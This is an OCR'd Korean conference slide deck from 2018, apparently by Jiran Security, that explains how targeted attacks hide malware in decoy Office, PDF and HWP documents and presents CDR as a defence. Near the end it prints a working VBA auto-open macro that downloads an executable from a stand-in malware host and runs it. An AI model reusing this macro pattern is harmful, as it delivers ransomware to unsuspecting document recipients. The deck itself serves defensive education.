[제 13회, NES 2018]

표적형 악성코드 대응 기술, CDR

2018. 4. 26

이상준 이사

지란지교시큐리티

목차

표적형 악성코드,
악성문서(Malicious Document)

공격자들의 생각 변화

목적 : 보안 솔루션 뚫기에서 ***공격 대상의 행동(다운, 실행) 유도***

공격 성공을 높이고

사회공학 기법

보안 솔루션은 피하고

탐지 회피 기술

사회공학과 보안 솔루션 우회 기술 융합

실행 파일 → 비즈니스 문서

.exe, .js 등 실행 파일

MS Office, PDF 등 문서 파일

행동 유도를 위해 비즈니스 문서 위장

APT 공격 시나리오


공격 성공을 위해 정상 문서로 위장한 공격 시도

* 출처 : 지란지교시큐리티

타겟 최적화, 목적 달성을 위한 잠복, 확산까지

문서 기반의 악성코드 증가


2017 Top 10 악성코드 리서치



* 출처 : MS-ISAC

매크로 기반 악성코드 비중 평균 60%


표적형 공격 파일 유형



* 출처 : TREND MICRO

이메일 스피어피싱 주요 첨부파일, 문서 포맷

정상 문서로 위장한 악성문서



(주) 지란지교시큐리티

수 신 자 ISEC 2017 운영 사무국

(경 유) ISEC 2017 참가자

제 목 ISEC 2017 컨퍼런스 전시 참가의 건

1. 귀사의 무궁한 발전을 기원합니다.

2. 아래와 같이 ISEC 2017 컨퍼런스 전시 참가를 신청합니다.

- 아 래 -

가. 전 시 일 : 2017년 9월 5일(화) ~ 9월 6일(수)

나. 참가내용 : 전시 부스 및 컨퍼런스 발표

- 전시 부스 운영 : 9월 5일(화) ~ 9월 6일(수), A8 위치
- 컨퍼런스 발표 : 9월 5일(화), Track B 13:00~13:40

다. 기타 :

- 컨퍼런스 주제 : 사이

(주) 지란지교

보안 경고 매크로를 사용할 수 없도록 설정했습니다. 콘텐츠 사용

Document created in earlier version of Microsoft Office Word

To view this content, please click "Enable Editing" form the yellow bar and then click "Enable Content"

이 문서를 읽으려면 상단의 "콘텐츠 사용" 버튼을 클릭해 주세요.

정상 공문 형태의 문서 구성과

액티브 콘텐트 사용을 유도하는

메시지가 포함되어 있음

사회공학을 이용 사용자의 행위 유도


Malicious HWP 공격 사례

[긴급] '북한 2018년 신년사 분석' 제목의 악성파일 유포 - 보안뉴스
www.boannews.com/media/view.asp?idx=65847
2018. 1. 2. - 통일부를 사칭한 악성파일은 '북한 2018년 신년사 분석'이란 제목으로 2일 새벽 5시쯤 뿌
진 것으로 분석됐다. 유포된 악성 ... 이는 공격자가 정부를 사칭한 만큼 정부부처나 공공기관, 관련 업
관계자 등을 타깃으로 하고 있으며, 악성코드 감염 유도를 위해 많은 사람들이 관심 갖는 최대 이슈를
고 있다. 더욱이 ...

北 신년사 분석 문서 열었다간 '악성코드 감염' - 전자신문
www.etnews.com/20180103000179
2018. 1. 3. - 통일부를 사칭해 북한 신년사를 분석한 내용의 사이버 공격이 발생했다. 탈북자와 북한 관
업무 담당자를 노린 것으로 추정된다. 3일 보안 업계는 통일부를 사칭해 '북한 2018년 신년사 분석'이
제목의 한글 문서에 악성코드가 숨겨진 것을 발견했다. 김정은 북한 노동당 위원장은 실제로 평창 동계
림픽 참가 의사 ...

"정부로펌 서버 장악 北해커, 신년사관련 악성코드 유포" - 데일리NK
www.dailynk.com/korean/read.php?num=110033&catald=nk00100
2017. 1. 2. - 2017년 김정은 신년사(1일 발표)를 두고 정부 기관 및 국내외 북한 전문가들의 관심이 집
된 가운데, 북한 해커가 악성코드가 담긴 맞춤형 메일을 유포해 해킹공격을 시도하고 있는 것으로 확
다. 특히 북한 해커는 국가관련 소송을 맡고 있는 '정부법무공단'의 서버를 장악, 해킹 공격명령을 내
'명령제어서버' ...

"군·북한·정치"...HWP 악성코드 단골소재 - 지디넷코리아
www.zdnet.co.kr/news/news_view.asp?artice_id=20170129102123
2017. 1. 30. - HWP 파일엔 감염PC 정보와 화면캡처 이미지 파일을 국내 한 쇼핑몰 서버로 보내고,
악성코드 다운로드를 수행하는 악성코드가 담겼다. . 지난 25일 경찰청 사이버안전국은 지난해 11월
된 '우려되는 대한민국.hwp', 지난 3일 유포된 '2017년 북한 신년사 분석.hwp' 파일 관련 수사결과를
했다. 문제의 ...



붙임 ① '16년 및 '17년 주요과업 비교
* 더블클릭 하시면 한글문서로 보실 수 있습니다.
② '16년 및 '17년 대남분야 비교
악성 URL 더블 클릭 유도, 파일 내 OLE 실행
끝

* 출처 : 주요 매체, Cisco

해마다 반복되는 공공기관 사칭 공격

Malicious DOC 공격 사례

이 력 서

1. 기초자료

성 명	김 지 란	영 문	Kim Ji Ran
생년월일	940302 - 1xxxxxx		
E-mail	jirankim@jiran.com		
전화번호	02-123-4567	휴 대 폰	01x-123-4567
우편번호	123-456	팩스번호	
주 소	서울시 xx구 xx동 xx-xx번지		
본 적	부산시 xx구 xx동 xx-xx번지		
호주성명	김 지 란	호주와의 관계	본인

2. 학력사항

년/월/일	학 교 명	학 과	비 고
19xx.xx ~ 19xx.xx	xx고등학교		졸 업
19xx.xx ~ 19xx.xx	xx대학교 경상대학	경제학과	졸 업

3. 경력사항

기 간	관련내용	비 고
20xx.xx ~ 현재	지란지교시큐리티 신기술융합사업부	

이력서 위장 시그마 랜섬웨어 DOC 파일 이메일 유입

수신자 신뢰를 위해 파일 암호화, 패스워드 본문 기재


암호화된 문서는 행위기반 분석 시스템을 우회

파일 다운 후 패스워드 입력, 매크로 기반 랜섬웨어 감염

* 출처 : 시그마 랜섬웨어 시나리오

이력서를 위장한 시그마 랜섬웨어 전세계 유포

Malicious HWP 대응 현실



28 engines detected this file

SHA-256	281828d6f5bd377f91c6283c34896d0483b08ac2167d34e981fbea871893c919
File name	2
File size	282 KB
Last analysis	2018-01-25 07:06:55 UTC
Community score	-52

28 / 57

알려진 위협에 대한 대응 한계,
반복적으로 위협 활용

Detection | Details | Community 2

AegisLab	Troj.Dropper.W32.Demp!c	AhnLab-V3	HWP/Dropper
ALYac	Exploit.HWP.Agent	Antiy-AVL	Trojan[Dropper]/Win32.Demp
Avast	Other:Malware-gen [Trj]	AVG	Other:Malware-gen [Trj]
CAT-QuickHeal	O97.Downloader.5071	ClamAV	Win.Trojan.Malear-5900670-0
Comodo	TrojWare.Win32.Generik.HDUACJX.~a	Cyren	Trojan.QXHP-0
DrWeb	Trojan.Siggen7.12015	ESET-NOD32	a variant of Generik.HDUACJX
GData	Generic.Trojan.Agent.F8NJP3	Ikarus	Trojan.SuspectCRC
Kaspersky	Trojan.Win32.Inject.adrpt	MAX	malware (ai score=99)
McAfee	Generic Exploit.f	McAfee-GW-Edition	Generic Exploit.f
Microsoft	TrojanDropper:W97M/Evnyca	nProtect	Suspicious/HWP.OLE.NS.Gen
Qihoo-360	Win32/Trojan.045	Sophos AV	Troj/Agent-AVNT
Symantec	Trojan.Gen.2	Tencent	Win32.Trojan.Inject.Pdmr

* 출처 : Virus Total

2017년 1월 공격 파일, 현재 28개 엔진 탐지

액티브 콘텐트와 주요 보안위협

액티브 콘텐트란?

추가적인 기능을 제공하기 위해 파일(문서) 내부에 포함될 수 있는 모든 유형의 콘텐트를 의미

일반적으로 표면에 노출되어 있지 않은 형태

주요 액티브 콘텐트

JavaScript

Macro

Attachments

Flash

OLE Object


Embedded Doc

Hyperlink

Active X

표준 기능으로 제공되는 액티브 콘텐트

MS Office Macro




엑셀 매크로를 이용한 예산 관리

PDF Hyperlink

대한민국 No. 1 Security

지란지교시큐리티는 2014년 1월 지란지교소프트 보안사업본부에서 분사하여 더욱 전문화된 보안 제품의 연구개발에 매진하고 있습니다.
고객과의 신뢰와 소통을 통해 **100년을 이어가는 건강한 보안회사**를 만들어 가겠습니다.

회사명	㈜지란지교시큐리티 (JiranSecurity Co., Ltd.)
설립일	2014년 1월 1일 (모기업 지란지교소프트 보안사업본부에서 분사)
대표자	윤두식
사업분야	보안SW 개발
주요 제품군	메일 보안, 문서 보안, 모바일 보안, 악성코드/위협대응(무해화)
자본금	1,166백만원
매출액	435.95억원(2017년 연결 재무제표 기준)
직원수	127명(2018년 3월 기준)
위치	(서울) 서울특별시 강남구 역삼로 542, 5층(대치동, 신사S&G) (대전) 대전광역시 유성구 테크노3로 65, 605호(관평동, 한신에스메카) (부산) 부산광역시 해운대구 센텀서로 30, 1501호(우동, KNN타워)
홈페이지	www.jiransecurity.com



JIRANSECURITY

PDF 파일에 포함되어 있는 하이퍼링크

액티브 콘텐트 위협

JavaScript

Macro

Attachments

Flash

OLE Object

Embedded Doc

Hyperlink

Active X

Malicious Document 공격 증가

Macro Threat

```
Private Declare Function URLDownloadToFileA Lib "urlmon" _
(ByVal NRTMLM As Long, ByVal UUQCES As String, _
ByVal VKDDKH As String, ByVal XXRYIY As Long, _
ByVal RPBFSI As Long) As Long

Sub Workbook_Open()
        Auto_Open
End Sub

Sub Auto_Open()
        Dim riri As Long
        fifi = Environ("TEMP") & "\agent.exe"
        riri = URLDownloadToFileA(0, _
        "http://malware.site.com/랜섬웨어.exe", _
        fifi, 0, 0)
        loulou = Shell(fifi, 1)
End Sub
```

URLMON.dll

파일 패스 지정

다운로드

실행

매크로를 이용해 악성코드 다운로드 공격

Embedded Object Threat

Setup and Install

